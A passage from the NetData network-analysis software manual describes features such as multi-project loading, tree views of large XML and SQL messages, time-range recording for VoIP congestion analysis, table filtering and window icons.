When working with a super project comprising two or more related captures, and perhaps with split captures for faster analysis, some charts may require only a subset of the sub-projects. One common requirement is to load the records from only one of the related captures.

The drop-down list of sub-projects in the load-data window now allows multiple projects to be selected. With the Shift key down a mouse click expands a range of selected projects, and with the Control key down a mouse click on a project toggles its selection without affecting other selections.




In this case all four splits of the second related capture have been selected for plotting relative transit times from the sender to the ‘outside’ sniffer.

The numbers prefixed to the project descriptions are the same numbers prefixed to connection-, transaction- and packet-record numbers that appear on charts and in their supporting tables.

When multiple projects are selected the minichart in the load-data window is drawn from the selected project with the smallest index.

22.25 Describing Transactions with Large XML Documents

Context menus on the transaction table, performance chart and timing chart provide an option to fully describe a selected transaction in the form of a tree in its own window, and if the transaction involves a large message NetData may take a long time to build the tree view. In those cases an initial dialogue allows a limit to be placed on the number of tree items, as in this example of a SQL Server Update command whose request message includes an XML document of half a gigabyte.




During analysis NetData truncates large messages, limiting them to a default size of 5 Mbytes which is usually quite adequate to convey a transaction's purpose. The size limit can be changed on the Tuning page of controls.


For message descriptions NetData normally assembles conventional table views of data conveyed in lists of XML elements with the same tag name. This function requires NetData to construct a separate structure in memory which can not only take a long time but also cause NetData to run out of memory and quit without trace. The initial description dialogue and a checkbox on the Decoding page of controls disables table extraction.

22.26 Viewing Raw SQL Statements, XML and MIME Data

When NetData builds a tree describing a transaction containing an SQL or XML statement, or MIME data, it offers to save the raw statement in a separate file for later use with other tools. NetData also offers to display the raw data in a separate window, for comparison with the structured view.



If the Display box is checked the raw text is displayed in a separate window that can be resized and scrolled. The window below shows part of a large SQL query that is almost inscrutable because all formatting codes had been removed for networking efficiency.




```
SQL statement:          8,854 bytes
select                  columns  199
from                    tables   8
                         table                          alias
-------------------------------------------------------
                    VAR_ENTITY
left outer join     VAR_DIVDEND_TEMP
join                VAR_AFW_ALLOWED_CON_TYPE_TEMP VAR_AFW_ALLOWED_CON_TYPE_TEMP
  on (VAR_AFW_ALLOWED_CON_TYPE_TEMP.ID=VAR_ENTITY.CTY_ID
      AND VAR_AFW_ALLOWED_CON_TYPE_TEMP.USER_NETWORK_NAME='JONGEE1'
      AND VAR_AFW_ALLOWED_CON_TYPE_TEMP.DOMAIN='ENT')
left outer join     VAR_DOCUMENT_EXTENDED_DATA
left outer join     VAR_DOCUMENT_TYPE
left outer join     VAR_ENTITY_PROCESS
left outer join     CLM_SEARCH_TEMP
left outer join     VAR_PRIVATEDATA_SEARCH
where VAR_ENTITY.CREATED_BY_APPLICATION=:Param0
  and VAR_OBJECT.ENTITY_TYPE in (:Param1,:Param2,:Param3)
  AND (VAR_DIVDEND_TEMP.ALLOWED_COMP_NO IS NOT NULL
    OR (VAR_ENTITY.ENTITY_TYPE IN (7,9,8)
    OR (VAR_ENTITY.ENTITY_TYPE IN (1,3,0)
      AND EXISTS (
        SELECT              1
        FROM                tables   4
          table                     alias
          ------------------------------
          CLM_ENTITY                VAR_ENTITY_1,
          VAR_ENTITY_ORGANIZATION   VAR_ENTITY_ORGANIZATION,
          VAR_DOCUMENT_LINK         VAR_DOCUMENT_LINK,
          VAR_DIVDEND_TEMP          CLM_DIVDEND_TEMP_3
        WHERE VAR_DOCUMENT_LINK.DOCUMENT_NUMBER=VAR_OBJECT.ENTITY_NUMBER
    OR (VAR_OBJECT.ENTITY_TYPE IN (1,3,0)
```

This panel shows the same SQL query as it appears in the form of a tree to better show its structure.

22.27 Screen Margins


When positioning new windows in a corner of the desktop screen NetData can leave a margin to accommodate the Windows task tray or similar object. Different margins can be set for all four screen edges, in the Project page of controls. Because these parameters are recorded in NetData's home folder and not with particular projects they are retained automatically when the project is changed.

22.28 "Set Range" Button on Load-Data Window




The new "Set Range" button on the load-data window records in memory the time range set by the slider at the top of the window and closes the window without loading any records from the database. When the load-data window opens after clicking the Load Data button on either the performance or timing charts the slider is set initially to the time range of the respective chart, and the Set Range button makes it possible to record that range in just two clicks.


The time-range setting may be needed for later data-loading operations such as charting records selected in the transaction-class tree, plotting packets associated with network abnormalities, or plotting the RTP packets of VoIP sessions. The latter operation, like many others, can be initiated from context menus of the transaction, connection and VoIP-session tables and doesn't display the load-data window; instead, a dialogue window offers to load all the relevant records or confine the scope to the previously recorded time range:



Time-range settings are useful when investigating the scope of congestion, particularly in VoIP networks. If a chart of relative transit times displays evidence of significant congestion, indicated by periods with a scatter of increased transit times, then zoom the chart to span only a period of congestion, record its time range by clicking the Load Data and Set Range buttons, and load the RTP packets of other data streams to see if they experience congestion at the same time.



This stream of RTP voice-data packets from an Asterisk PBX (the server or 'callee') experienced increased congestion between 14:44:46 and 14:44:54, with variations in transit time of more than 40 ms. (There was also a jump of 20 ms in transit times just after 14:44:34, believed to be due to a de-jitter buffer in the PBX experiencing an under-run and deciding to delay the output of all subsequent packets by one timeslot.) To investigate the scope of this congestion the time range was recorded by clicking the Load Data and Set Range buttons. Then the callee's name in the session table was right-clicked and a command was chosen to plot the RTP packets of similar sessions (i,e. from the same callee).



The resulting chart of transit times shows that five calls experienced the same congestion and indicates that the congestion occurred in a link that was common to all these network paths.

The time-range setting can be edited on the Charting page of controls and is included with all the other project controls when they are saved on disk.

22.29 Table Filtering

The context menu of most tables offers four ways to filter the table: by hiding rows above the cursor; hiding rows below the cursor; hiding similar rows; or hiding different rows. A fifth option hides the sequence of rows between the cursor and a previously selected (and highlighted) row. This option is labelled "Hide Selected Rows". It can be used to hide a single row by placing the cursor on the highlighted row.

22.30 VoIP Session Table

The table of VoIP/Media call and session statistics includes failed calls – those whose SIP Invite requests receive in response a failure status such as 487 (Request Terminated) or 502 (Bad Gateway). The table has a column that displays the status indication in the last response to the session's Invite request.

Because the table includes all VoIP calls, sorting on the status column quickly locates all the failures. The circumstances of any failure can be investigated with a right-click and choosing to plot all the session's packets, including SIP, RTP and RTCP packets. The resulting timing chart presents an overview that can be zoomed to any event. As usual, the full details of any packet or transaction can be displayed by right-clicking the object and choosing to display its details in a separate window.


22.31 Alternative Icons

One instance of NetData can create a large number of windows—for charts, formatting controls, table browsers and various forms of descriptive information. With many instances of NetData displaying different projects, it can be difficult to tell which windows belong to which projects, even though the main chart windows include the project name in their title.


Any NetData instance can be assigned an alternative icon, chosen from a menu on the Project page of controls, for all its window title bars. The adopted icon can be saved with a project's other controls, and when the project is re-opened its icon will be restored to all the windows of the NetData instance that don't retain data of a different project.

22.32 Resetting the Selection of Columns Visible in a Table

The patterns of selected columns in the tables of transactions, packets, connections and network events are saved when controls are saved in the project's control file, and when a table display is requested – perhaps in a later session – NetData makes visible the saved pattern of columns. There is no dialogue box to choose between the saved or default set of columns; instead, a 'Reset' button next to the table's 'Columns' button is available to return the pattern of visible columns to the default set.




After clicking the Reset button the table displays the default set of columns:



22.33 Saving Extracted Data to a File

